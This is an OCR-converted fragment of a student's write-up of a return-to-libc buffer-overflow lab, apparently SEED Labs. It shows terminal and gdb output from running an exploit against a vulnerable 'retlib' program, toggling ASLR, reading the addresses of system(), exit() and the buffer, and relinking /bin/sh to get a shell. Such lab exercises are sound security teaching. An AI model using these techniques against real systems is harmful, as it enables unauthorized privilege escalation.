
```
[09/04/20]seed@VM:~/.../chapter1$  sudo sysctl -w kernel.randomi
va_space=2
kernel.randomize_va_space = 2
[09/04/20]seed@VM:~/.../chapter1$ ./exploit
[09/04/20]seed@VM:~/.../chapter1$ ./retlib
Segmentation fault
[09/04/20]seed@VM:~/.../chapter1$
```

- The address of */bin/sh* changes



```
[09/04/20]seed@VM:~/.../chapter1$ ./aaaaaa
bfd6ae1c
[09/04/20]seed@VM:~/.../chapter1$ ./aaaaaa
bfb7ee1c
[09/04/20]seed@VM:~/.../chapter1$ ./aaaaaa
bfebde1c
```


- The address of *system()*, *exit()*, *ebp* and *buffer* changes while the relative address remains same



```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb75ebda0 <__libc_system
gdb-peda$ p system
$2 = {<text variable, no debug info>} 0xb75ebda0 <__libc_system
gdb-peda$ p exit
$3 = {<text variable, no debug info>} 0xb75df9d0 <__GI_exit>
gdb-peda$ p exit
$4 = {<text variable, no debug info>} 0xb75df9d0 <__GI_exit>
gdb-peda$ p $ebp
$5 = (void *) 0xbfa7abc8
gdb-peda$ p &buffer
$6 = (char (*)[12]) 0xbfa7abb4
gdb-peda$ p &buffer
$7 = (char (*)[12]) 0xbfa7abb4
gdb-peda$ p &buffer
$8 = (char (*)[12]) 0xbfa7abb4
gdb-peda$ p $ebp
$9 = (void *) 0xbfa7abc8
gdb-peda$
```

Task 5: Defeat Shell's countermeasure

- We get another shell but can't elevate privilege



```
[09/04/20]seed@VM:~/.../chapter1$ sudo ln -sf /bin/dash /bin/
[09/04/20]seed@VM:~/.../chapter1$ ./exploit
[09/04/20]seed@VM:~/.../chapter1$ ./retlib
$
```